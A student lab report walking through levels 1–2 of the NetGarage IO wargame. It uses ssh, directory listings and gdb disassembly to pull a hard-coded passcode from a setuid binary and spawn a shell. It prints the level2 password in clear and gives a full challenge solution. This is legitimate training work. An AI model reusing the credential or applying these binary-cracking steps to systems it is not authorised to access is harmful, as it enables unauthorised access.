IE4012
Offensive Hacking: Tactical and Strategic
4th Year, 1st Semester

Lab Report

NETGARAGE IO WARGAME

Submitted to

Sri Lanka Institute of Information Technology

In partial fulfillment of the requirements for the

Bachelor of Science Special Honors Degree in Information Technology

02/03/2020

Declaration

I certify that this report does not incorporate without acknowledgement, any material previously submitted for a degree or diploma in any university, and to the best of my knowledge and belief it does not contain any material previously published or written by another person, except where due reference is made in text.

Registration Number: IT17108546

Name: Jayawardhana D D T

Table of Contents

1. Solutions to NetGarage IO levels

Netgarage IO is a war-game developed so that aspiring ethical hackers and cyber security students can increase their practical skills in assembly language. According to its website, it currently has levels up to the 33rd level. However, in this document, only the first 2 levels will be explored.

To begin the game, you should visit the official site of Netgarage IO;

https://io.netgarage.org/

The website gives you an overall idea about the game and there have been many write-ups and walkthroughs written in multiple languages to explain the process and procedure to be followed in order to advance through the levels.

Level01

As the official website points out, we need to use **'ssh'** in order to login to the war-game. The format to be followed for establishing the connection and the username with the password is given for one to enter level 01.

This can be done in two ways.


- Through Putty – Download and install Putty and use Putty to connect to the wargame.
- Through command prompt – use the 'ssh' command in the command prompt to login to the first level.

The method explained in this article follows the process of playing the wargame through the command prompt in a Windows 10 machine.

To enter into the first level, the following command should be typed in the command prompt.


```
ssh level1@io.netgarage.org
```

Entering the password which is '**level1**' will land you in level 01.



```
Microsoft Windows [Version 10.0.18363.657]
(c) 2019 Microsoft Corporation. All rights reserved.

C:\Users\user>ssh level1@io.netgarage.org
The authenticity of host 'io.netgarage.org (138.201.80.190)' can't be established.
ECDSA key fingerprint is SHA256:GGPizFzkhhts7ifEYi7+mn7yP+of4zLMe8WZgBsuoZw.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added 'io.netgarage.org,138.201.80.190' (ECDSA) to the list of known hosts.
 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgarage.org +6697)

level1@io.netgarage.org's password:
 ______   _____
/\__  _\ /\  __`\       Levels are in /levels
\/_/\ \/ \ \ \/\ \      Passes are in ~/.pass
   \ \ \  \ \ \ \ \     Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\   Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                (32 levels)

- some  random commands:
```


Figure 1.1: Logging into Level1



```
                                (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)

- I have made three popular scripts available which extend gdb, there is no
  need to use them at all.
  - gdb -x /usr/share/gdbinit
  - source /usr/local/peda/peda.py
  - source /usr/share/gef.py

- There is an io baby ran mainly by DuSu you can escape to it by typing
  ssh -p 2207 start@io.netgarage.org



ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox



- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
level1@io:~$
```


Figure 1.2: Initial Interface of Level1

Inside level 1, there is a folder called ‘levels’ in the root directory. When accessing this, one can observe files of different formats named after different levels to be within the directory.



```
ACCESS PROHIBITED to all current and former employees and contractors of MSAB (Micro Systemation).
ACCESS PROHIBITED to all current and former employees and contractors of Infoblox



- level10 is still solvable, eventhough one way will not work anymore

- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
level1@io:~$ ls
README     README.cn  README.es  README.id  README.kr  README.no  README.pt_br  README.ru  README.sk  tags
README.ar  README.de  README.fr  README.it  README.nl  README.pl  README.ro     README.se  README.sr  wallet.dat
level1@io:~$ cd /
level1@io:/$ ls
bin   dev  home        initrd.img.old  lib    lost+found  mnt  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  levels          lib64  media       old  proc  run   srv   tmp  var  vmlinuz.old
level1@io:/$ cd /levels/
level1@io:/levels$ ls
beta           level04.c         level07_alt      level10_bis.c  level14.c      level17_alt.c  level21    level27.c
level01        level05           level07_alt.c    level10.c      level15        level17.c      level22    level27.pass
level02        level05_alt       level07.c        level10.pass   level15.c      level18        level23    level28
level02_alt    level05_alt.c     level08          level11        level15.pass   level18_alt    level23.c  level28.c
level02_alt.c  level05.c         level08_alt      level11.c      level16        level18_alt.c  level24    level29
level02.c      level06           level08_alt.cpp  level12        level16_alt    level18.c      level25    level29.c
level03        level06_alt       level08.cpp      level12.c      level16_alt.c  level19        level25.c  level30
level03.c      level06_alt.c     level09          level12.pass   level16.c      level19.c      level26    level30.c
level04        level06_alt.pass  level09.c        level13        level16.pass   level20        level26.l  level31
level04_alt    level06.c         level10          level13.c      level17        level20.asm    level26.y  level31.asm
level04_alt.c  level07           level10_bis      level14        level17_alt    level20.pass   level27    level32
level1@io:/levels$
```

Figure 1.3: File Structure of the 'levels' Directory




```
- the next ioday (irc meetup on irc) is being planned contact us if you want to contribute content,
or organising effort
level1@io:~$ ls
README     README.cn  README.es  README.id  README.kr  README.no  README.pt_br  README.ru  README.sk  tags
README.ar  README.de  README.fr  README.it  README.nl  README.pl  README.ro     README.se  README.sr  wallet.dat
level1@io:~$ cd /
level1@io:/$ ls
bin   dev  home        initrd.img.old  lib    lost+found  mnt  opt   root  sbin  sys  usr  vmlinuz
boot  etc  initrd.img  levels          lib64  media       old  proc  run   srv   tmp  var  vmlinuz.old
level1@io:/$ cd /levels/
level1@io:/levels$ ls
beta           level04.c         level07_alt      level10_bis.c  level14.c      level17_alt.c  level21    level27.c
level01        level05           level07_alt.c    level10.c      level15        level17.c      level22    level27.pass
level02        level05_alt       level07.c        level10.pass   level15.c      level18        level23    level28
level02_alt    level05_alt.c     level08          level11        level15.pass   level18_alt    level23.c  level28.c
level02_alt.c  level05.c         level08_alt      level11.c      level16        level18_alt.c  level24    level29
level02.c      level06           level08_alt.cpp  level12        level16_alt    level18.c      level25    level29.c
level03        level06_alt       level08.cpp      level12.c      level16_alt.c  level19        level25.c  level30
level03.c      level06_alt.c     level09          level12.pass   level16.c      level19.c      level26    level30.c
level04        level06_alt.pass  level09.c        level13        level16.pass   level20        level26.l  level31
level04_alt    level06.c         level10          level13.c      level17        level20.asm    level26.y  level31.asm
level04_alt.c  level07           level10_bis      level14        level17_alt    level20.pass   level27    level32
level1@io:/levels$ cd level01
-bash: cd: level01: Not a directory
level1@io:/levels$ file level01
level01: setuid ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), statically linked, not stripped
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 546
level1@io:/levels$
```

Figure 1.4: Trying to execute 'level01' File

When trying to execute the ‘level01’ file, it can be observed that it requires a 3 digit passcode. Since we do not know what the passcode is, the best option in finding it is to use GDB to analyze the assembly code behind the executable file.

To use GDB, type the following command in the command prompt.

gdb level01




```
level1@io:/levels$ gdb level01
GNU gdb (Debian 7.12-6) 7.12.0.20161007-git
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from level01...(no debugging symbols found)...done.
(gdb) run password
Starting program: /levels/level01 password
Enter the 3 digit passcode to enter: 816
[Inferior 1 (process 1654) exited normally]
(gdb)
```

Figure 1.5: Using GDB

Once inside the GDB shell, we can type the following command to disassemble the assembly code for analysis. This will show the assembly code behind the main function of the executable program.

disass main




```
[Inferior 1 (process 1654) exited normally]
(gdb) disass main
Dump of assembler code for function main:
   0x08048080 <+0>:     push   $0x8049128
   0x08048085 <+5>:     call   0x804810f
   0x0804808a <+10>:    call   0x804809f
   0x0804808f <+15>:    cmp    $0x10f,%eax
   0x08048094 <+20>:    je     0x80480dc
   0x0804809a <+26>:    call   0x8048103
End of assembler dump.
(gdb)
```

Figure 1.6: Disassembling the Main Function

As can be seen in Figure 1.6, there is a comparison operation being carried out against the value inside the register ‘eax’. We can assume that this may be the part where the 3 digit code is verified and validated in the program. Therefore, we can try printing the value in the specified memory location (0x10f) to the terminal using the following command. Note that the location holds the value as a hexadecimal value but the following command will print the decimal value of the number inside.


p 0x10f

Upon execution of the above command, it shows a 3 digit value in the decimal format.



```
[Inferior 1 (process 1654) exited normally]
(gdb) disass main
Dump of assembler code for function main:
   0x08048080 <+0>:     push   $0x8049128
   0x08048085 <+5>:     call   0x804810f
   0x0804808a <+10>:    call   0x804809f
   0x0804808f <+15>:    cmp    $0x10f,%eax
   0x08048094 <+20>:    je     0x80480dc
   0x0804809a <+26>:    call   0x8048103
End of assembler dump.
(gdb) p 0x10f
$1 = 271
```

Figure 1.7: Analyzing the Assembly Code and Printing the Passcode



```
sh-4.3$ exit
exit
[Inferior 1 (process 1668) exited with code 0177]
(gdb) q
level1@io:/levels$ ./level01
Enter the 3 digit passcode to enter: 271
Congrats you found it, now read the password for level2 from /home/level2/.pass
sh-4.3$ cat /home/level2/.pass
XNWFtWKWHhaaXoKI
sh-4.3$
```


Figure 1.8: Using the Passcode to Obtain Level2 Password

Now it is clear that the ‘eax’ register stored the value inputted by the user after the prompt message, and this value was compared against the value of the 3 digit passcode stored inside 0x10f.

After getting the 3 digit passcode, we can exit from the GDB and execute the level01 file. When prompted, we should enter the passcode. Upon entering, we will be given the password for the 2nd level of the wargame.


Level02

Upon logging into level2, we can see that there's source code file written in C language.



```
logout
Connection to io.netgarage.org closed.

C:\Users\user>ssh level2@io.netgarage.org
 ____ ____
||i |||o || Welcome at IO!
||__|||__||
|/__\|/__\| If you have problems connecting please contact us on IRC. (irc.netgarage.org +6697)

level2@io.netgarage.org's password:
 ______  _____
/\__  _\ /\  __`\       Levels are in /levels
\/_/\ \/ \ \ \/\ \      Passes are in ~/.pass
   \ \ \  \ \ \ \ \     Readmes in /home/level1
    \_\ \__\ \ \_\ \
    /\_____\\ \_____\   Server admin: bla (blapost@gmail.com)
    \/_____/ \/_____/

        1. No DoS, local or otherwise
        2. Do not try to connect to remote systems from this box
        3. Quotas, watch resources usage, max 2 connections per IP
        4. You are not allowed to reuse any of our content in writeups

                                    (32 levels)

- some  random commands:
        gdb> python x=gdb.execute("info registers", False, True); print x
        ld --verbose
        pressing f, while running top (not on this box but in general)
```

Figure 1.9: Initial Interface of Level02



